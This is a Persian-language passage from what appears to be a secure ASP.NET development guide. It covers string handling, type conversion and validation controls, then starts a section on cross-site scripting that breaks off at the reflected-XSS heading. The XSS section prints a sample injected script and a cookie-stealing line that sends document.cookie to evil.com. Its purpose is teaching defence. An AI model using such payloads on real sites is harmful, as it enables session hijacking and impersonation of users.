String.Replace	حذف کاراکترهایی از یک رشته و جایگزین کردن آن‌ها با یک کاراکتر یا رشته جدید.

هنگامی که شما با استفاده از چارچوب دات‌نت صفحات وب خود را توسعه می‌دهید، این توصیه‌های ساده را هنگام استفاده از رشته‌ها به کار گیرید:

- استفاده از StringComparison.Ordinal یا StringComparison.OrdinalIgnoreCase برای مقایسه‌ها، به عنوان پیش‌فرض امن برای تطبیق رشته‌ی با فرهنگ نامشخص.
- استفاده از مقایسه‌ها با StringComparison.Ordinal یا StringComparison.OrdinalIgnoreCase برای عملکرد بهتر.
- استفاده از عملیات رشته‌ای که بر مبنای StringComparison.CurrentCulture هستند، زمانی که می‌خواهید خروجی را برای کاربر به نمایش بگذارید.
- استفاده از روش String.ToUpperInvariant به جای روش String.ToLowerInvariant زمانی که شما رشته‌ها را برای مقایسه نرمال‌سازی می‌کنید.
- استفاده از روش String.Equals برای آزمون این‌که آیا دو رشته با هم برابر هستند.
- استفاده از روش‌های String.Compare و String.CompareTo برای «مرتب کردن رشته‌ها» و عدم استفاده از این تابع‌ها برای بررسی تساوی دو رشته.
- استفاده از قالب‌بندی حساس به فرهنگ، برای نمایش داده‌های غیررشته‌ای، مانند اعداد و تاریخ، در یک رابط کاربری.

مرکز مدیریت امداد و هماهنگی عملیات زیرساخت‌های رایانه‌ای

از شیوه‌های زیر هنگام استفاده از رشته‌ها اجتناب کنید:

- از سربارگذاری‌هایی[1] که صریحاً یا به طور ضمنی روش‌های مقایسه رشته‌ها برای عملیات رشته‌ها را مشخص نمی‌کنند، استفاده نکنید.
- در اکثر موارد از عملیات رشته‌ای که بر مبنای StringComparison.InvariantCulture هستند استفاده نکنید.
- عدم استفاده بیش از حد از روش String.Compare یا CompareTo برای یک مقدار بازگشتی صفر که تعیین می‌کند آیا دو رشته با هم برابر هستند یا خیر.
- عدم استفاده از قالب‌بندی حساس به فرهنگ به منظور اصرار بر نمایش داده‌های غیررشته‌ای در قالب داده‌های رشته‌ای.

۷-۱-٤ تبدیل انواع داده

تبدیل داده راه حل مناسبی برای اعتبارسنجی فیلدهایی است که باید دارای یک نوع مشخص براساس نیاز توسعه دهنده وب باشند. برای مثال شماره تلفن باید تنها دربرگیرنده یک عدد بوده و نوع integer می‌تواند برای آن مناسب باشد، بنابراین تبدیل رشته‌ی ورودی شماره تلفن به نوع عددی نباید با خطا روبرو گردد. از آن‌جا که #C، در زمان کامپایل دارای انواع ایستا است، بعد از تعریف یک متغیر، آن متغیر نمی‌تواند دوباره تعریف گردد و یا به منظور ذخیره مقادیر دیگر نوع‌ها استفاده شود مگر آنکه آن نوع قابل تبدیل به نوع متغیر باشد.

برای مثال، هیچ تبدیلی از یک عدد صحیح به یک رشته دلخواه وجود ندارد. بنابراین، زمانی‌که شما i را به عنوان یک عدد صحیح اعلام می‌کنید، دیگر نمی‌توانید رشته‌ی"Hello" را به آن اختصاص دهید.

با این حال، شما گاهی اوقات ممکن است نیاز به کپی کردن یک مقدار به یک متغیر یا پارامتر تابع از نوع دیگری داشته باشید. برای مثال، ممکن است شما یک متغیر از نوع عددصحیح داشته باشید و بخواهید آن را به یک تابع با پارامتر از نوع double ارسال کنید. یا ممکن است نیاز داشته باشید که یک متغیر کلاس را به

---

[1] Overload

یک متغیر در نوع واسط اختصاص دهید. این نوع از عملیات تبدیل نوع نامیده می‌شود. در C# شما می‌توانید مطابق با تبدیلات زیر را انجام دهد.

- **تبدیل ضمنی:** هیچ اقدام خاصی موردنیاز نیست چرا که در این حالت تبدیل امن است و هیچ اطلاعاتی از دست نخواهد رفت. به عنوان مثال، تبدیل عدد صحیح کوچکتر به عدد صحیح بزرگتر و تبدیل کلاس‌های مشتق شده به کلاس‌های پایه.

به عنوان مثال، در یک متغیر نوع long (۸ بایت) می‌تواند هر مقداری که یک متغیر int (٤ بایت بر روی کامپیوترهای ۳۲بیتی) می‌تواند ذخیره کند، ذخیره شود. در مثال زیر، کامپایلر به طور ضمنی، پیش از آنکه ارزش سمت راست را به bigNum (که از نوع long است) اختصاص دهد، طبق دستور قبل آن را به یک نوع long تبدیل کرده است.

```
// Implicit conversion. num long can
// hold any value an int can hold, and more!
int num = 2147483647;
long bigNum = num;
```

- **تبدیل صریح (cast):** تبدیل صریح به یک عملگر Cast نیاز دارد. تبدیل نوع برای مواقعی که ممکن است داده در هنگام تبدیل از دست برود و یا عمل تبدیل به هر دلیلی به درستی انجام نگیرد، موردنیاز است. نمونه‌های رایج عبارتند از: تبدیل یک نوع عددی به یک نوعی که دارای دقت کمتری است و یا محدوده‌ی آن کوچکتر است و تبدیل یک نمونه کلاس پایه به کلاس مشتق شده.

به هر حال اگر یک تبدیل نتواند اطلاعات را بدون خطر از دست دادن تولید کند، کامپایلر به یک تبدیل صریح نیاز دارد که این عمل تبدیل نوع نامیده می‌شود. انجام یک تبدیل نوع، نوع اولیه‌ای را که شما در حال تبدیل کردن آن به نوع جدید هستید را برای تبدیل، تعیین می‌کند.

برنامه زیر یک متغیر از نوع double را به int، تبدیل می‌کند. این برنامه بدون تبدیل کامپایل نخواهد شد.

```
class Test
{
      static void Main()
      {
            double x = 1234.7;
            int a;
            // Cast double to int.
            a = (int)x;
            System.Console.WriteLine(a);
```

```
        }
}
// Output: 1234
```

- **تبدیل‌های تعریف‌شده توسط کاربر:** تبدیل تعریف‌شده توسط کاربر، به وسیله تابع‌های مخصوصی انجام می‌شود که شما را قادر می‌سازد تا تبدیل‌های صریح و ضمنی بین نوع‌های خاص را که فاقد یک رابطه طبقاتی کلاس مشتق شده-کلاس پایه هستند، تعریف کنید.
- **تبدیل با استفاده از کلاس‌های کمکی:** برای تبدیل بین انواع ناسازگار، مانند integer و شی‌های System.DateTime و یا رشته‌های هگزادسیمال و آرایه‌هایی از بایت، می‌توانید از کلاس System.BitConverter استفاده کنید و هم‌چنین می‌توانید از کلاس System.Convert و تابع‌های Parse که در ساختار داخلی خود زبان برنامه‌نویسی برای نوع‌های عددی وجود دارد، مانند: Int32.Parse بهره ببرید.

برای مثال: کلاس System.Convert یک مجموعه کامل از تابع‌ها را به منظور انجام عمل تبدیل داده‌ها فراهم می‌کند. درحالی که زبان‌های مختلف ممکن است روش‌های مختلف برای تبدیل انواع داده داشته باشند، کلاس Convert تضمین می‌کند که تمامی تبدیل‌های رایج، در یک قالب عمومی موجود و در دسترس خواهد بود. این کلاس مواردی از جمله: بسط دادن تبدیل‌ها، محدود کردن تبدیل‌ها و هم‌چنین تبدیل به انواع داده‌های نامربوط را فراهم می‌کند.

۱-۷-۱-٤ استثنا در تبدیل نوع در زمان اجرا

در برخی از تبدیل انواع، کامپایلر معتبر بودن یا نبودن تبدیل‌ها را نمی‌تواند تعیین کند. ممکن است که یک عملیات تبدیل در هنگام کامپایل به درستی انجام شود اما در زمان اجرا با شکست مواجه شود. در نتیجه به علت عدم موفقیت یک نوع تبدیل در زمان اجرا، یک InvalidCastException رخ خواهد داد. C# دو عملگر is و as را فراهم می‌کند که به شما امکان می‌دهد تا سازگاری را قبل از انجام واقعی یک تبدیل بررسی کنید.

۸-۱-٤ کنترل‌های اعتبارسنجی ASP.Net

۱-۸-۱-٤ مجموعه کنترل‌های اعتبارسنجی ASP.Net

همه‌ی کنترل‌های اعتبارسنجی asp.net کنترل‌های معمولی هستند که IValidator را که اینجا نشان داده شده است، پیاده‌سازی می‌کنند:

```
public interface IValidator
{
      void Validate();
      string Error Message { get; set; }
      bool IsValid { get; set; }
}
```

همان‌طور که می‌بینید واسط IValidator دو ویژگیErrorMessage و IsValid و یک تابع Validateرا تعریف می‌کند. زمانی که یک کنترل اعتبارسنجی بر روی یک صفحه قرار می‌گیرد خودش را به مجموعه‌ی اعتبارسنج‌های صفحه اضافه می‌کند. کلاس Page یک تابع Validate را فراهم می‌آورد که در بین مجموعه کنترل‌های اعتبارسنج حرکت می‌کند هر کنترل ثبت‌نام شده را فراخوانی می‌کند. تابع ()Validate برای هر کنترل هرآنچه که در منطق اعتبارسنج آن نوشته شده ارزیابی کرده و با توجه به نتیجه حاصل شده مقادیر ErrorMessage و IsValidرا تعیین می‌کند. هر یک از کنترل‌های اعتبارسنجی استاندارد دارای یک ویژگی ControlToValidate هستند که به کنترل اعتبارسنج ورودی‌هایی که خواهان اعتبارسنجی هستند ضمیمه می‌کند.

کنترل‌های Asp.Net که باعث ایجاد یک PostBack در صفحه می‌شوند، یک خصوصیت CausesValidation دارند که زمانی که با مقدار Trueتنظیم شود، باعث ایجاد یک PostBack در صفحه می‌شود. برخی از کنترل‌ها (مانند دکمه‌ها) یک مقدار پیش فرض True برای خصوصیت CausesValidation دارند، مابقی کنترل‌ها (به طور کلی آن‌هایی که به طور خودکار باعث ایجاد یک PostBack نمی‌شوند) این مقدار پیش‌فرض را ندارند.

زمانی که اعتبارسنجی با شکست مواجه می‌شود، پردازش صفحه متوقف نمی‌شود در عوض خصوصیت ISValid برای صفحه با مقدار false تنظیم می‌شود. این بر عهده‌ی کاربر است که به عنوان یک توسعه‌دهنده، خصوصیت ISValid را چک کند و بر طبق آن تصمیم بگیرد که در ادامه چه چیزی اجرا شود. اگر اعتبارسنجی به هیچ عنوان اتفاق نیفتد و کاربر برای چک کردن خصوصیت ISValid صفحه تلاش کند، یک استثنا رخ خواهد داد.

هر کدام از کنترل‌ها از برخی خواص مشترک اضافی برخوردارند:

- ControlToValidate: این خاصیت دربرگیرنده مشخصه یا ID کنترلی مانند TextBox و یا غیره است که باید مقدار ورودی آن توسط این کنترل اعتبارسنجی شود.
- EnableClientScript: زمانی که مقدار این کنترل به False تنظیم شده باشد، اعتبارسنجی سمت کارخواه رخ نمی‌دهد و اعتبارسنجی فقط یک‌بارهنگام ارسال صفحه برای کارگزار انجام می‌شود.

- SetFocusOnError: هنگامی که مقدار با True تنظیم شود مکان‌نما در اولین فیلدی که از نظر اعتبارسنجی با شکست مواجه شده باشد جای می‌گیرد.
- Display: این کنترل نحوه‌ی نمایش پیغام خطا را نشان می‌دهد. این خصوصیت می‌تواند یکی از مقادیر زیر را داشته باشد:
  - None: پیغام خطا هرگز نشان داده نشود.
  - Static: همیشه یک فضای خالی برای نمایش پیغام خطا در صفحه در نظر گرفته شده است.
  - Dynamic: فضای خالی برای نمایش پیغام خطا تنها زمانی در نظر گرفته می‌شود که اعتبارسنجی با شکست مواجه شود و پیغام خطا نشان داده شود.
- ValidationGroup: این خاصیت به کاربر اجازه می‌دهد تا کنترل‌های درون یک صفحه را همراه با دکمه‌های جداگانه برای ارسال فرم درون گروه‌های منطقی جای دهد. زمانی که یک دکمه‌ی دارای این خصوصیت کلیک شود هر کدام از کنترل‌های اعتبارسنجی که مقدار خاصیت ValidationGroup آن‌ها با مقدار ValidationGroup این دکمه برابر باشد اعتبارسنجی می‌شوند.

۲-۸-۱-٤ کنترل اعتبارسنجی فیلد الزامی

RequiredFieldValidator بررسی می‌کند که مقدار ورودی برای کنترل مدنظر متفاوت از مقدار اولیه آن باشد. در ساده‌ترین حالت زمانی که این مشخصه برای یک TextBox اعمال می‌شود ، این کنترل تضمین می‌کند که TextBox مربوطه خالی نباشد. همان‌طور که در اینجا بدان اشاره شده است:

```
Name: <asp:TextBox runat="server" ID="name"> </asp:TextBox >
<asp:RequiredFieldValidator ID="nameRequired" runat="server"
ErrorMessage="You must enter your name" ControlToValidate="name"
Display="Dynamic" Text="*" / >
```

به علاوه ممکن است این کنترل به listboxها و یا منوهای کشویی نیز اضافه شود. در این مجموعه خصوصیت InitialValue (مقدار اولیه) روی این کنترل اعتبارسنجی تنظیم می‌شود تا کاربر ملزم به انتخاب یکی از موارد موجود در این لیست‌ها باشد. همان‌طور که در اینجا نشان داده شده است :

```
<asp:DropDownList runat="server" ID="county">
      <asp:ListItem Selected="True">Select a county</asp:ListItem >
      <asp:ListItem>Antrim</asp:ListItem >
      <asp:ListItem>Armagh</asp:ListItem >
      <asp:ListItem>Down</asp:ListItem >
      <asp:ListItem>Fermanagh</asp:ListItem >
      <asp:ListItem>Londonderry</asp:ListItem >
      <asp:ListItem>Tyrone</asp:ListItem >
```

```
</asp:DropDownList >
<asp:RequiredFieldValidator runat="server" ID="requiredCounty"
InitialValue="Select a county" ControlToValidate="county"
ErrorMessage="You must select a county" Text="*" / >
```

تمام اعتبارسنج‌های دیگر تنها زمانی اجرا خواهند شد که کنترل‌های آن‌ها فاقد مقدار نباشد. (اگرچه کنترل‌های CustomValidator ممکن است به گونه‌ای پیکربندی شوند که در صورت لزوم بر روی کنترل‌های فاقد مقدار نیز اجرا شوند.)

اگر پرکردن فیلدهای یک فرم اجباری باشند باید از کنترل RequiredFieldValidator استفاده شود.

۳-۸-۱-٤ کنترل اعتبارسنجی بازه

RangeValidator یا کنترل اعتبارسنجی بازه بررسی می‌کند که مقدار وارد شده برای یک کنترل با نوع (Currency ,Date, Double ,Integer, String) باید در محدوده‌ی تعیین شده باشد. مقدار پیش‌فرض آن رشته‌ای می‌باشد.

در مثال زیر اعتبارسنجی بررسی می‌کند که مقدار وارد شده برای TextBox بین اعداد ۱۸ و ۳۰ باشد.

```
<asp:TextBox runat="server" ID="age" />
<asp:RangeValidator runat="server" ID="ageRange" ControlToValidate="age"
MinimumValue="18" MaximumValue="30"
Type="Integer" ErrorMessage="You must be between 18 and 30." Text="*" / >
```

٤-۸-۱-٤ کنترل اعتبارسنجی مقایسه

CompareValidator یا کنترل اعتبارسنجی مقایسه، مقدار یک کنترل را با مقادیر کنترل‌های دیگر مقایسه می‌کند. به علاوه این کنترل بررسی انواع داده نسبت به یکدیگر را نیز فراهم می‌کند و به گونه‌ای بررسی می‌کند که آیا داده‌ها نسبت به یکدیگر مساوی، بزرگتر، بزرگتر مساوی، کوچکتر، کوچکتر مساوی و یا نامساوی‌اند.

در مثال زیر محتوای وارد شده برای Textbox در برابر مقدار "Yes" مقایسه شده است.

```
<asp:TextBox runat="server" ID="confirm" />
<asp:CompareValidator runat="server" ID="confirmValidator"
ControlToValidate="confirm" ValueToCompare="yes" Type="String"
Operator="Equal" ErrorMessage="Enter yes to continue" Text="*" />
```

اگر کاربر تنها بخواهد مقادیر وارد شده برای دو کنترل را با یکدیگر مقایسه کند (برای مثال :تغییر کلمه‌ی عبور) باید خصوصیت ControlToCompare را با مقدار مناسب تنظیم کند و خصوصیت operator آن را با مقدار Equal مقداردهی کند. همان‌طور که در مثال زیر نشان داده شده است :

```
<asp:TextBox runat="server" ID="password" TextMode="Password" />
```

```
<asp:TextBox runat="server" ID="passwordConfirmation" TextMode="Password"
/>
<asp:CompareValidator runat="server" ID="passwordValidator"
ControlToValidate="password" ControlToCompare="passwordConfirmation"
Operator="Equal" ErrorMessage="Passwords do not match" Text="*" />
```

اگر کاربر توسعه‌دهنده بخواهد بررسی کند که داده‌ی وارد شده توسط کاربر با یک نوع داده‌ی خاص مطابقت داشته باشد، باید خصوصیت Operator رابا مقدار DataTypeCheck مقداردهی کند و سپس خصوصیت Type روی آن کنترل را با یکی از مقادیر ارز، تاریخ، عدد صحیح و یا رشته مقداردهی کند. همان‌طور که در مثال زیر نشان داده شده است:

```
<asp:TextBox runat="server" ID="anInteger" />
<asp:CompareValidator runat="server" ID="integerValidator"
ControlToValidate="anInteger" Operator="DataTypeCheck" Type="Integer"
ErrorMessage="You must enter an integer" Text=" * " / >
```

۵-۸-۱-٤ کنترل اعتبارسنجی عبارت منظم

RegularExpressionValidator یا کنترل اعتبارسنجی عبارت منظم، مقدار ورودی یک کنترل را با عبارت منظم که در خصوصیت ValidationExpression منظم شده است، تطبیق می‌دهد.

در حالت طراحی ویژوال استادیو لیست مشترکی از عبارات منظم که شامل آدرس ایمیل، آدرس وب‌سایت و کد پستی مختلف برای کشورهای منتخب فراهم می‌کند. به خاطر داشته باشید که عبارت منظم یک تطبیق الگوی ساده است. به عنوان مثال اگر کاربر منتظر دریافت یک کدپستی است باید اعتبارسنجی مناسب با آن را انجام دهد. همان‌طور که در زیر نشان داده شده است:

```
<asp:TextBox runat="server" ID="zipcode" />
<asp:RegularExpressionValidator runat="server" ID="validateZipcode"
ControlToValidate="zipcode" ValidationExpression="\d{5}(-\d{4})?"
ErrorMessage="Please enter a valid zipcode" Text="*" / >
```

٦-۸-۱-٤ کنترل اعتبارسنجی خاص (سفارشی)

CustomValidator به کاربر اجازه می‌دهد تا کنترل‌های اعتبارسنجی که برای کسب‌وکار خود مناسب و منطقی است را ایجاد کند. برای اجرا کردن یک اعتبارسنجی سمت کارگزار، کاربر می‌تواند از خاصیت ServerValidate استفاده کرده و برای اضافه شدن به اعتبارسنجی‌های سمت کارخواه از طریق جاوااسکریپت می‌تواند یک تابع در خصوصیت ClientValidationFunction تعریف کند.

کاربر می‌تواند با مقداردهی به خصوصیت ValidateEmptyText با مقدار True مشخص کند که حتی در صورت خالی بودن مقدار کنترل اعتبارسنجی انجام شود.

رویدادهای سمت کارگزار همه‌ی چیزهایی که بدان نیاز دارند را در پارامتر SenderValidateEventArgs دریافت می‌کند. این پارامتر دارای خصوصیت Value است که شامل مقدار کنترلی است که باعث ایجاد اعتبارسنجی می‌شود. هم‌چنین دارای خصوصیت IsValid است که کاربر می‌تواند آن را بسته به نتیجه‌ی حاصل از اعتبارسنجی خود با مقدار True و یا False مقداردهی کند. بهترین حالت برای تنظیمات IsValid این است که در آغاز کد با مقدار False تنظیم شود و بعد از اعتبارسنجی موفق به مقدار True تنظیم شود.

به عنوان مثال کد زیر یک فیلد را به همراه اعتبارسنجی‌های سفارشی نوشته‌شده برای آن نشان می‌دهد.

```
<asp:TextBox runat="server" ID="quantity" />
<asp:CustomValidator runat="server" ID="validateQuanity"
ValidateEmptyText="false" ControlToValidate= "quantity"
OnServerValidate="OnValidateQuantity"
ErrorMessage="Quantities must be divisable by 10" Text="*" / >
```

کدهای سمت کارگزار برای کنترل‌های سفارشی چیزی شبیه شکل زیر می‌باشد:

```
protected void OnValidateQuantity(object source,
ServerValidateEventArgs args)
{
   args.IsValid = false;
   int value;
   if (int.TryParse(args.Value, out value)) {
      if (value % 10 == 0){
         args.IsValid = true;
      }
   }
}
```

توابع سمت کارخواه نیز همان استدلال مشابه را دارند:

```
<script language="javascript">
function validateQuantity(source, args) {
   args.IsValid = false;
   if (args.Value % 10 == 0) {
      args.IsValid = true;
   }
}
</script>
```

برای فعال کردن اعتبارسنجی سمت کارخواه کاربر باید خصوصیت ClientValidationFunction روی کنترل اعتبارسنجی سفارشی تنظیم کند. مانند زیر:

```
<asp:TextBox runat="server" ID="quantity" />
```

```
<asp:CustomValidator runat="server" ID="validateQuanity"
ValidateEmptyText="false"
OnServerValidate="OnValidateQuantity"
ClientValidationFunction="validateQuantity"
ControlToValidate= "quantity"
ErrorMessage="Quantities must be divisable by 10" Text="*" / >
```

۴-۱-۸-۷ کنترل خلاصه اعتبارسنجی

علاوه بر خصوصیت ErrorMessage که می‌تواند در کنترل ValidationSummary نشان داده شود، کنترل‌های استاندارد اعتبارسنجی Asp.Net دارای یک خصوصیت Text هستند. این ویژگی را می‌توان برای نمایش یک نشانگر بصری در کنار یک فیلد فرم که تایید نشده است به کار برد. به عنوان مثال کد زیر یک نمایش از اعتبارسنجی است که خلاصه‌ی اعتبار و کنترل اعتبارسنجی را نشان می‌دهد.

```
<form id="form1" runat="server">
<asp:ValidationSummary ID="validationSummary" runat="server" / >
Name: <asp:TextBox runat="server" ID="name"></asp:TextBox >
      <asp:RequiredFieldValidator ID="nameRequired" runat="server"
      ErrorMessage="You must enter your name" ControlToValidate="name"
      Display="Dynamic" Text=" * " / ><br/>
Email: <asp:TextBox runat="server" ID="email" / >
      <asp:RequiredFieldValidator ID="emailRequired" runat="server"
      ErrorMessage="You must enter your email"
      ControlToValidate="email" Display="Dynamic" Text=" * " / >
      <asp:RegularExpressionValidator ID="emailValidator"
      runat="server"
      ErrorMessage="Your email address does not appear to be valid"
      Text="*"
      ValidationExpression="\w+([-+.']\w+)*@\w+([-.]\w+)*\.\w+([-
      .]\w+)*"
      ControlToValidate="email">
      </asp:RegularExpressionValidator >
<asp:Button runat="server" ID="submit" Text="Submit"
OnClick="submit_OnClick"/ >
</form>
```

۴-۲ حملات به کنترل اعتبارسنجی

۴-۲-۱ حمله اسکریپت‌نویسی بین‌سایتی (XSS)

اسکریپت‌نویسی بین‌سایتی به حمله‌ی تزریق کد از سمت کاربر اطلاق می‌شود که در آن مهاجم می‌تواند اسکریپت‌های مخرب را (که معمولاً به آن‌ها بار مخرب هم گفته می‌شود) درون یک وب‌سایت و یا یک برنامه‌ی تحت‌وب، به اجرا درآورد. XSS یکی از شایع‌ترین آسیب‌پذیری‌های برنامه‌های تحت‌وب به شمار

آمده و هنگامی به وقوع می‌پیوندد که برنامه از ورودی غیرمعتبر یا کدگذاری نشده کاربر در خروجی تولید شده، استفاده می‌نماید.

در نفوذ XSS، مهاجم مستقیماً قربانی را مورد هدف قرار نمی‌دهد بلکه از نقاط آسیب‌پذیر در یک وب‌سایت و یا یک برنامه‌ی تحت‌وب، که توسط قربانی مورد بازدید قرار می‌گیرد، استفاده می‌کند. در این نوع حمله، ووب‌سایت آسیب‌پذیر، وسیله‌ی انتقال برای رساندن اسکریپت مخرب به مرورگر قربانی است.

با XSS می‌توان VBScript، ActiveX و Flash (با این‌که امروزه قدیمی و یا حتی منسوخ به حساب می‌آید) را مورد تهاجم قرار داد، اما بدون تردید جاوا اسکریپ بیشترین و مهم‌ترین هدف این حملات است چرا که جاوا اسکریپت پایه‌ی بیشتر مرورگرها است.

به منظور اجرای کد جاوا اسکریپت مخرب در مرورگر، مهاجم می‌بایست راهی بیابد تا بار را در صفحه‌ای از وب که قربانی از آن بازدید می‌کند، وارد نماید. البته مهاجمین برای متقاعد کردن یک کاربر برای بازدید از صفحه‌ی آسیب‌پذیری که بار جاوا اسکریپت در آن قرار داده شده است، از روش‌های مهندسی افکار عمومی استفاده می‌کنند.

برای اجرا شدن یک حمله XSS، وب‌سایت آسیب‌پذیر می‌بایست، مستقیماً شامل ورودی کاربر، در صفحات خود باشد. به این ترتیب مهاجم می‌تواند رشته‌ای را وارد کند که در صفحه‌ی وب مورد استفاده قرار گرفته و در مرورگر قربانی به عنوان یک کد در نظر گرفته شود.

شبه‌کد سمت کارگزار که در زیر مشاهده می‌شود، برای نمایش آخرین کامنت‌ها در یک صفحه‌ی وب مورد استفاده قرار می‌گیرد :

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

اسکریپت بالا فقط می‌تواند آخرین کامنت را از پایگاه‌داده کامنت‌ها، نمایش داده و محتوای یک صفحه‌ی HTML را با این فرض که کامنت‌ها فقط حاوی متن هستند، چاپ کند.

صفحه‌ی بالا نسبت به حمله‌ی XSS آسیب‌پذیر است زیرا مهاجم می‌تواند یک کامنت حاوی بار مخرب مانند `<script>doSomethingEvil();</script>` را ارسال کند.

صفحه‌ی HTML زیر به کاربران بازدیدکننده از این صفحه‌ی وب، تحمیل می‌گردد :

```
<html>
<h1>Most recent comment</h1>
```

```
<script>doSomethingEvil();</script>
</html>
```

در هنگام بارگذاری این صفحه در مرورگر قربانی، اسکریپت مخرب فرد مهاجم اجرا می‌گردد و در اکثر موارد این اتفاق بدون اطلاع کاربر یا بدون این‌که او بتواند جلوی چنین حمله‌ای را بگیرد رخ می‌دهد.

نکته‌ی مهم: آسیب XSS تنها در صورتی واقع می‌شود که نهایتاً اسکریپت مخربی که توسط مهاجم تزریق می‌شود، در مرورگر قربانی (در این مورد به صورت HTML) تجزیه گردد.

بدترین حمله‌ی جاوا اسکریپت چیست؟

عواقب ناشی از توانایی اجرای جاوا اسکریپت در یک صفحه‌ی وب، توسط مهاجمین ممکن است خیلی سریع آشکار نگردد؛ به‌دلیل این‌که مرورگرها جاوا اسکریپت را در محیطی کاملاً کنترل‌شده اجرا نموده و جاوا اسکریپت دسترسی محدودی به سیستم‌عامل و فایل‌های کاربر دارد.

اما با توجه به این نکته که جاوا اسکریپت به موارد زیر دسترسی دارد، درک این‌که مهاجمین خلاق چگونه به وسیله‌ی آن به اهداف خود می‌رسند، آسان‌تر خواهد بود:

- دسترسی جاوا اسکریپت، به هر آن چه که بقیه صفحات وب نیز دسترسی دارند امکان‌پذیر است، از جمله دسترسی به کوکی‌ها. از کوکی‌ها برای ذخیره‌ی توکن نشست‌ها استفاده می‌شود، بنابراین اگر مهاجم بتواند کوکی نشست یک کاربر را به دست آورد، می‌تواند از هویت او استفاده نموده و خود را به جای کاربر موردنظر قرار دهد.
- جاوا اسکریپت می‌تواند DOM مرورگر را خوانده و تغییرات دلخواهی در آن ایجاد کند (در داخل صفحه‌ای که جاوا اسکریپت در آن اجرا می‌شود).
- جاوا اسکریپت می‌تواند با استفاده از XMLHttpRequest درخواست‌های HTTP با محتوای دلخواه و به مقصد دلخواه ارسال کند.
- جاوا اسکریپت در مرورگرهای امروزی می‌تواند به APIهای HTML5 نفوذ داشته باشد مانند امکان دسترسی به منطقه‌ی جغرافیایی کاربر، دوربین، میکروفون و حتی فایل‌های خاصی از سیستم فایل کاربر. در حالی که بیشتر این APIها نیاز به انتخاب کاربر دارند، به وسیله‌ی XSS و توجه به چندین نکته از مهندسی افکار عمومی، کار برای مهاجمین بسیار آسان‌تر خواهد شد.


۱-۱-۲-٤ ساختمان یک حمله‌ی اسکریپت نویسی بین‌سایتی

یک حمله‌ی XSS سه بخش اصلی دارد: وب‌سایت، قربانی و مهاجم.

در مثال زیر فرض می‌شود که هدف مهاجم استفاده از هویت کاربر با دزدیدن کوکی‌های اوست. ارسال کوکی به کارگزاری که تحت کنترل مهاجم قرار داشته باشد، از چندین روش امکان‌پذیر است. یکی از این روش‌ها اجرای کد جاوا اسکریپت زیر است که از طریق آسیب‌پذیری به XSS توسط مهاجم در مرورگر قربانی اجرا می‌شود:

```
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

شکل زیر مرحله به مرحله‌ی یک حمله‌ی XSS ساده را نشان می‌دهد :



شکل ٤-٢: مراحل یک حمله‌ی ساده‌ی XSS

۱. مهاجم با ارسال فرمی که با چند جاوا اسکریپت مخرب همراه است، یک payload را وارد پایگاه‌داده وب‌سایت می‌نماید.
۲. قربانی درخواست ورود به صفحه‌ی وب را به وب‌سایت ارسال می‌کند.
۳. وب‌سایت، صفحه را به همراه payload مهاجم به عنوان بخشی از بدنه HTML، به مرورگر قربانی تحمیل می‌نماید.
٤. مرورگر قربانی، اسکریپت مخرب درون بدنه HTML را اجرا می‌کند.

در این مورد، با اجرای اسکریپت مخرب، کوکی قربانی به کارگزار مهاجم ارسال می‌گردد. سپس هنگامی که درخواست HTTP به کارگزار می‌رسد، مهاجم به سادگی کوکی قربانی را جداسازی کرده و از آن برای اقدام به جعل هویت استفاده می‌نماید.

۲-۱-۲-٤ انواع XSS

با این‌که هدف حمله‌ی XSS در تمامی موارد، اجرای جاوا اسکریپت مخرب در مرورگر قربانی است، اما روش‌های مختلفی برای دست‌یابی به این هدف وجود دارد. حملات XSS عموماً به سه دسته تقسیم می‌شوند :

- XSS ذخیره‌شده: که در این نوع حمله رشته‌ی مخرب از پایگاه‌داده وب‌سایت سرچشمه می‌گیرد.
- XSS بازتابی: در این نوع XSS رشته‌ی مخرب ریشه در درخواست شخص قربانی دارد.
- XSS مبتنی بر DOM: در این حملات آسیب‌پذیری در کد سمت کاربر وجود دارد نه در کد سمت کارگزار.

مثال قبل مثالی از یک حمله XSS ذخیره شده بود. حال دو نوع دیگر از این حملات را شرح می‌دهیم.

XSS بازتابی

